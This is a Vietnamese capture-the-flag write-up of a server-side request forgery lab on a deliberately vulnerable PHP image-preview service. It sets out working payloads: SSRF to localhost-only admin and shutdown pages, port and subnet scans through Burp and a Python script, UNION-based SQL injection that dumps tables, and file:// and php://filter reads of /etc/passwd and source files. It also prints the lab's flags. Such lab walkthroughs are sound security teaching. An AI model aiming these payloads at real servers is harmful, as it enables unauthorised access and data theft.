https://cyberjutsu.io
contact@cyberjutsu.io
+(84) 33 8836 830


CyberJutsu

CHALLENGE WRITEUP

SERVER-SIDE REQUEST FORGERY (SSRF)

1. Tổng quát ứng dụng Preview service

Phân tích ứng dụng



Ứng dụng Preview service có 3 tab chính: Feature, Shutdown, và Admin

- Tab Feature: nhập vào một URL ảnh, ứng dụng sẽ truy cập đến URL đó và lấy ảnh về hiển thị lên cho người dùng
- Tab Shutdown: có khả năng sẽ làm gì đó ảnh hưởng đến ứng dụng / server, cho sụp nguồn chẳng hạn, vì vậy mới giới hạn chỉ cho truy cập từ local (127.0.0.1)
- Tab Admin: tương tự cũng chỉ cho truy cập từ local

Đọc code

- Trước tiên ta sẽ tiến hành đọc code của 3 file liên quan đến 3 tab vừa rồi
  - feature.php:

```php
<?php
include("hidden_feature.php");
error_reporting(E_ERROR | E_PARSE);
$error = $content = '';
if (isset($_GET['url'])) {
    if (!filter_var($_GET['url'], FILTER_VALIDATE_URL)) {
        $error = 'Not a valid url';
    } else {
        $content = base64_encode(file_get_contents($_GET['url']));
    }
}
?>
```

- Untrusted data `$_GET['url']` xuất hiện ở dòng thứ 5, tiếp đó đi qua hàm check cú pháp URL có hợp lệ hay không
- Sau khi vượt qua bước kiểm tra, hàm `file_get_contents` sẽ đi đến URL user truyền vào, lấy data về base64 encode, và lưu vào biến `$content`
- Cuối cùng đoạn code 36-38 sẽ trả giá trị biến `$content` ra giao diện cho người dùng

```
36      <?php if (strlen($content) > 0) {
37          echo '<img src=" ' . $content . '">';
38      } ?>
```

– `shutdown.php` và `admin.php`:


- 2 file này có điểm chung là đoạn check: nếu biến `$_SERVER['REMOTE_ADDR']` là `127.0.0.1` thì sẽ được truy cập vào endpoint này:
  – `shutdown.php` sẽ thực hiện shutdown server để bảo trì
  – `admin.php` sẽ show các thông tin về server
- Còn ngược lại sẽ thông báo rằng user không có quyền
- Về biến `$_SERVER['REMOTE_ADDR']`, theo document của PHP

> *'REMOTE_PORT'*
> The port being used on the user's machine to communicate with the web server.

nói nôm na là lấy IP của user đang truy cập đến

- Để xem cụ thể giá trị `$_SERVER['REMOTE_ADDR']` là gì, hãy đặt một hàm `var_dump()` trong `shutdown.php`

```
1   <?php
2   var_dump($_SERVER['REMOTE_ADDR']);
3   include("status_handle.php");
4   if ($_SERVER['REMOTE_ADDR'] === "127.0.0.1") {
5       do_shutdown();
6       die("Down server to maintain");
7   }
8   http_response_code(403);
9   die('Error 403 forbidden, can only be accessed by 127.0.0.1');
10
```




- Ta biết được user hiện tại đang truy cập đến admin.php đang ở IP 172.29.0.1

- Có thể hiểu cơ chế kiểm tra truy cập này của anh developer như sau: nếu có người truy cập endpoint đặc biệt từ local (127.0.0.1) thì người đó chính là admin và có quyền truy cập
- Từ đó ta thấy các lỗ hổng là:
  - Đoạn code không hề xác thực user admin mà chỉ cần người nào đó ở 127.0.0.1 truy cập đến các tính năng đặc biệt đều được
  - Ứng dụng Preview service, hay cụ thể là file_get_contents sẽ truy cập đến URL bất kì được truyền vào từ untrusted data $_GET['url']


2. Flag 1: Đọc bí mật trong trang dashboard của admin tại admin.php

Vậy liệu có cách nào để ta chạm đến endpoint đặc biệt từ local (mà không cần phải thực sự có mặt ở đó)?


- Ta đã biết $_SERVER['REMOTE_ADDR'] sẽ lấy IP của user đang truy cập đến endpoint
- Nếu "user đó" chính là ứng dụng Preview service luôn, thì có phải IP lúc này sẽ là 127.0.0.1 không?
- Để kiểm chứng, ta sẽ cho Preview service tự truy cập đến shutdown.php, bằng cách gửi cho nó URL: http://127.0.0.1/shutdown.php
  Dữ liệu được trả về dạng base64, xem kết quả decode trong panel Inspector




- Nhờ var_dump ta đã thấy được giá trị của $_SERVER['REMOTE_ADDR'] lúc này chính là 127.0.0.1
- Theo lý thuyết, lúc này server đã sập rồi. Thử truy cập lại ứng dụng




- Vậy ta đã thành công "nhờ" Preview service truy cập đến tab Shutdown. Lúc này để start lại server, ta cần nhấn vào đường link dẫn đến file up.php
- Tiếp theo, thử với tab Admin



- Tuy nhiên lúc này panel Inspector lại quá nhỏ nên khó xem kết quả decode đối với dữ liệu gồm nhiều dòng. Ta có thể:
  - Cách 1: Bôi đen dữ liệu bị encode và nhấn Ctrl + Shift + B



– Cách 2: Nhờ browser render. Đem hết nội dung bên trong attribute `src` của tag `<img>` lên thanh URL của browser, thay chuỗi `image/png` thành `text/html`, và `Ctrl + U` để view source




- Đọc được thông tin của server và tìm được flag đầu tiên
- Vậy với vai trò là một người dùng bất kỳ ngoài Internet, ta đã thành công truy cập được các tính năng mà chỉ cho phép người dùng nội bộ truy cập


3. Flag 2: Tìm được một service đang chạy ở port khác trên server

Nếu ứng dụng có thể truy cập đến các endpoint đặc biệt của chính nó, vậy ngoài chính nó thì sao? Liệu trên server này còn host các ứng dụng / trang web nào khác nữa không?


- Để kiểm chứng ta sẽ dùng tính năng Burp Intruder để gửi gói tin HTTP đến hàng loạt nhiều port khác nhau và check xem liệu có service nào đang chạy ở port đó không
- Gửi gói tin GET có tham số `url` qua tab Intruder, thêm dấu `:` và mark nơi để truyền payload



- Vào sub tab Payloads, cấu hình Payload type dạng Numbers, range 1-65535. Với
  - 1: số port thấp nhất hợp lệ. Do port 0 là một port đặc biệt, không dùng để host service
  - 65535: số port cao nhất hợp lệ
- Bấm Start attack và chờ đợi Burp gửi đi các request




- Sau khi Start attack, ta có thể theo dõi sự khác biệt trong nội dung của gói response bằng cách bấm vào cột (Response) Length



- Xem kết quả của Intruder attack, ta thấy:

- Port 80: chính là nơi đang host Preview service, vì nội dung trả về chính là nội dung của file source `index.php`
- Port 8888: oh ta đã tìm được một service khác trên cùng server này và lấy được flag thứ hai



- Vậy ta đã thành công truy tìm được một service khác cùng nằm trên server.

4. Flag 3: Tìm lỗi & Khai thác service nội bộ vừa tìm được

Phân tích service

- Decode base64 nội dung của trang web này thấy đó là file source `index.php` trong thư mục `web-internal`
- Service này liệt kê một danh sách gồm 3 chủ đề, mỗi chủ đề được gắn một hyperlink, đều truy cập đến endpoint `post.php` và truyền vào `id` một con số

```
web-internal > index.php > ...
1
2   <html>
3       <head>
4           <!-- For UX/UI only -->
5           <link rel="stylesheet" href="https://cdn.jsdelivr.net/npm/bootstrap@4.5.3/dist/css/bootstrap.min.css" integrity="sha384-TX8t27EcRE3e/
            ihU7zmQxVncDAy5uIKz4rEkgIXeMed4M0jlfIDPvg6uqKI2xXr2" crossorigin="anonymous">
6       </head>
7       <body>
8           <h3>Hello admin, welcome back</h3>
9           <pre>Flag2: CBJS{6ae8caaf43a5e4a71e32d94c51d4e918}</pre>
10
11          <a class="nav-item nav-link" href="/post.php?id=1">SSRF TUTORIAL</a>
12          <a class="nav-item nav-link" href="/post.php?id=2">XSS TUTORIAL</a>
13          <a class="nav-item nav-link" href="/post.php?id=3">RECON TUTORIAL</a>
14
15      </body>
16
17  </html>
18
```

- Đọc source của file post.php, ta phát hiện untrusted data là $_GET['id']


```
web-internal > post.php > ...
1   <?php
2   ini_set('display_errors', 1);
3   ini_set('display_startup_errors', 1);
4   error_reporting(E_ALL);
5   include("connect_db.php");
6   if(isset($_GET['id'])){
7       $sql = "SELECT * FROM Posts WHERE id=" . $_GET['id'];
8       $result = $conn->query($sql) or die(mysqli_error($conn));
9       if($result->num_rows >0){
10          while($row = $result->fetch_assoc()){
11              echo "<pre>Title: " . $row["title"] . "</pre>";
12              echo "<pre>Content: " . $row["content"] . "</pre>";
13              echo "<pre>Author: " . $row["author"] . "</pre>";
14          }
15      }else{
16          echo "<pre>Post not found </pre>";
17      }
18  }
19  ?>
```

- Untrusted data này không được kiểm tra kỹ càng mà đã đưa vào câu query ở dòng 7 bằng cách nối chuỗi

→ Chỗ này đã bị lỗi SQL Injection

SQL Injection trong service nội bộ

- Nhưng để chắc chắn có thể khai thác được, hãy kiểm chứng trên ứng dụng
- Từ Preview service, gửi URL có dạng: `http://127.0.0.1:8888/post.php?id='`
- Vì trong `post.php` anh developer có để đoạn code thông báo khi có lỗi xảy ra cho việc debug, nên khá dễ dàng để ta nhìn thấy dòng lỗi quen thuộc



→ Có thể khai thác SQL Injection


- Thử với một payload SQL Injection đơn giản để tìm số cột trong bảng. Từ source code post.php ta biết chắc chắn table `Posts` có ít nhất 3 cột

web-internal > post.php > ...

```php
<?php
ini_set('display_errors', 1);
ini_set('display_startup_errors', 1);
error_reporting(E_ALL);
include("connect_db.php");
if(isset($_GET['id'])){
    $sql = "SELECT * FROM Posts WHERE id=" . $_GET['id'];
    $result = $conn->query($sql) or die(mysqli_error($conn));
    if($result->num_rows >0){
        while($row = $result->fetch_assoc()){
            echo "<pre>Title: " . $row["title"] . "</pre>";
            echo "<pre>Content: " . $row["content"] . "</pre>";
            echo "<pre>Author: " . $row["author"] . "</pre>";
        }
    }else{
        echo "<pre>Post not found </pre>";
    }
}
?>
```


Payload: `1 UNION SELECT 1,2,3`

- Lưu ý: payload này sẽ được xử lý 2 lần, 1 lần ở param `url` và 1 lần ở param `id`, do đó ta phải encode 2 lần trước khi ghép payload vào gói tin




- Trang web trả về lỗi. Tăng lên 4 thì có kết quả trả về

  → Table Posts có 4 cột



- Đây là code html nên ta sẽ copy đoạn data này lên browser để render




- Dựa vào kết quả thấy được các cột 2, 3, 4 là những cột được in ra màn hình. Chúng ta sẽ dựa vào các cột này để leak data ra

- Lấy tên các bảng khác trong database


  Payload: `1 UNION SELECT NULL,NULL,NULL,table_name FROM information_schema.tables`

- Phát hiện ra một bảng tên `Flag` nè




- Tiếp tục tìm tên các cột trong bảng `Flag` này

  Payload: `1 UNION SELECT NULL,NULL,table_name,column_name FROM information_schema.columns WHERE table_name = 'Flag'`



– Vậy table Flag có một column tên secret. Dump secret này ra là chúng ta sẽ có flag thứ ba


Payload: 1 UNION SELECT NULL,NULL,NULL,secret FROM Flag



- Vậy kết hợp SSRF và SQL Injection, ta đã thành công khai thác service ẩn này và lấy được dữ liệu quan trọng trong Database


5. Flag 4: Có một server FTP nội bộ, tìm đọc nội dung file /flag.txt

- Vậy trước tiên cần tìm ra địa chỉ IP nội bộ của server FTP này
- Từ admin.php của Preview Service ta đã biết được server đang tương tác nãy giờ có IP là 172.29.0.4, và netmask là 255.255.0.0




→ Để truy tìm IP nội bộ ta sẽ phải scan dãy mạng `172.29.x.y` này

- Tuy nhiên cần lưu ý đây là service FTP nên URL ta input phải có:
  - URI scheme là `ftp://` chứ không phải `http://`
  - Đường dẫn muốn truy cập (`/url-path`)



Payload: `` `ftp://172.29.x.y/flag.txt` ``

- Cách thức thao tác trên Burp tương tự việc scan port lúc nãy, tuy nhiên range lúc này sẽ là 0-255



- Sau khi scan ta tìm thấy được server FTP này nằm ở IP `172.29.0.2`, và tìm được flag thứ tư
- Vậy ta đã thành công truy tìm được một server nội bộ và địa chỉ IP của nó. Không những vậy, ta còn khai thác chức năng của server này để đọc được tất cả các file mà nó đang share với các máy nội bộ khác.

6. Flag 5: Đọc nội dung file `/etc/passwd` của server hiện tại

- Trong server hiện tại dĩ nhiên không có cấu hình FTP cho đọc file `/etc/passwd`
- Nếu không còn FTP, vậy có URI scheme / protocol nào cho phép ta đọc file nữa không?
- Hay cụ thể hơn, phải xem `file_get_contents` hỗ trợ các URI scheme / protocol nào?
- Đi đọc document của PHP `file_get_contents`, ta thấy có phần Tip


> **Tip** A URL can be used as a filename with this function if the fopen wrappers have been enabled. See fopen() for more details on how to specify the filename. See the Supported Protocols and Wrappers for links to information about what abilities the various wrappers have, notes on their usage, and information on any predefined variables they may provide.

- Tiếp tục xem đến Supported Protocols and Wrappers, có thể thấy ngoài `ftp://` ra, hàm `file_get_contents` còn hỗ trợ khá nhiều protocol khác

> - file:// — Accessing local filesystem
> - http:// — Accessing HTTP(s) URLs
> - ftp:// — Accessing FTP(s) URLs
> - php:// — Accessing various I/O streams
> - zlib:// — Compression Streams
> - data:// — Data (RFC 2397)
> - glob:// — Find pathnames matching pattern
> - phar:// — PHP Archive
> - ssh2:// — Secure Shell 2
> - rar:// — RAR
> - ogg:// — Audio streams
> - expect:// — Process Interaction Streams

- Thử ngay `file://` đầu tiên vì cho phép truy cập các file nội bộ, mà mục tiêu của mình đang là `/etc/passwd`
- Dùng `file://` để đọc `/etc/passwd` và lấy được flag thứ năm, ta có thể bỏ qua phần host vì mặc định nó đã là `localhost`

  Payload: `file:///etc/passwd`



- Vậy ta đã thành công đọc được một file bất kì nếu biết đường dẫn cụ thể của nó trên server.

7. Flag 6: Đọc nội dung của file hidden_feature.php

- Một điểm hạn chế của file:// protocol là cần phải truyền vào absolute path của file
- Vì vậy nếu pentest Black box không thể dùng file:// protocol để đọc file hidden_feature.php được do chưa biết được DocumentRoot
- Nếu vậy, quay trở về danh sách lúc nãy, liệu còn có URI scheme / protocol nào khác để đọc file trên server mà không cần absolute path không?
- Theo thứ tự từ trên xuống thì mình đã thử 3 cái đầu rồi, vậy tới cái thứ tư php://

- file:// — Accessing local filesystem
- http:// — Accessing HTTP(s) URLs
- ftp:// — Accessing FTP(s) URLs
- php:// — Accessing various I/O streams
- zlib:// — Compression Streams
- data:// — Data (RFC 2397)
- glob:// — Find pathnames matching pattern
- phar:// — PHP Archive
- ssh2:// — Secure Shell 2
- rar:// — RAR
- ogg:// — Audio streams
- expect:// — Process Interaction Streams

- Sau khi xem qua document thì mình thấy trong phần ví dụ

Example #2 php://filter/resource=<stream to be filtered>


This parameter must be located at the end of your *php://filter* specification and should point to the stream which you want filtered.

```
<?php
/* This is equivalent to simply:
   readfile("http://www.example.com");
   since no filters are actually specified */

readfile("php://filter/resource=http://www.example.com");
?>
```


- À hóa ra có thể tận dụng `php://filter` vì nó hoạt động tương tự hàm `readfile()`, hàm này cũng cho phép dùng relative path nữa
- Vậy thử với `index.php` xem sao

`php://filter/resource=index.php`




- Có vẻ php://filter này dùng được nè, vậy thử với file hidden_feature.php luôn

  Payload: php://filter/resource=hidden_feature.php




- Vậy ta đã thành công đọc được nội dung file trong DocumentRoot mà không cần phải biết đường dẫn DocumentRoot. Không những vậy, ta còn có thể Path Traversal ra ngoài để đọc file bất kì mà không cần biết absolute path.



8. Proxy server

Mục tiêu / Giới thiệu: mục tiêu là tìm ra port đang mở của Proxy Service



Ta có thể xem source code khi nhấn vào Source

```php
$error = $content = '';
if (isset($_GET['url'])) {
    if (filter_var($_GET['url'], FILTER_VALIDATE_URL)) {
        $ch = curl_init();
        curl_setopt($ch, CURLOPT_URL, $_GET['url']);

        curl_setopt($ch, CURLOPT_TIMEOUT, 5);

        $output = curl_exec($ch);
        curl_close($ch);
        die();
    } else {
        die("Not a valid url");
    }
```

Sourcecode sẽ lấy param url và thực hiện curl tới url đó

Ý tưởng : ta sẽ gửi liên tự request từ url=http://127.0.0.1:1 đến url=http://127.0.0.1:65535 và dựa vào response để biết port nào đang mở

Khai thác:

Ta sẽ dùng đoạn script python sau để khai thác

```python
import requests

url = "http://ssrf.cyberjutsu-lab.tech:9002/?url=http://127.0.0.1:{}"

for i in range(1,65535):
    res = requests.get(url.format(i))
    if(len(res.content)!=0):
        print("Port open: " , i)
```

Kết quả:

```
[Running] python -u "c:\Us
Port open:  80
Port open:  8888
Port open:  9002
```

Trong đó port 80 và 9002 là port web challenge còn 8888 là port mà challenge đang mở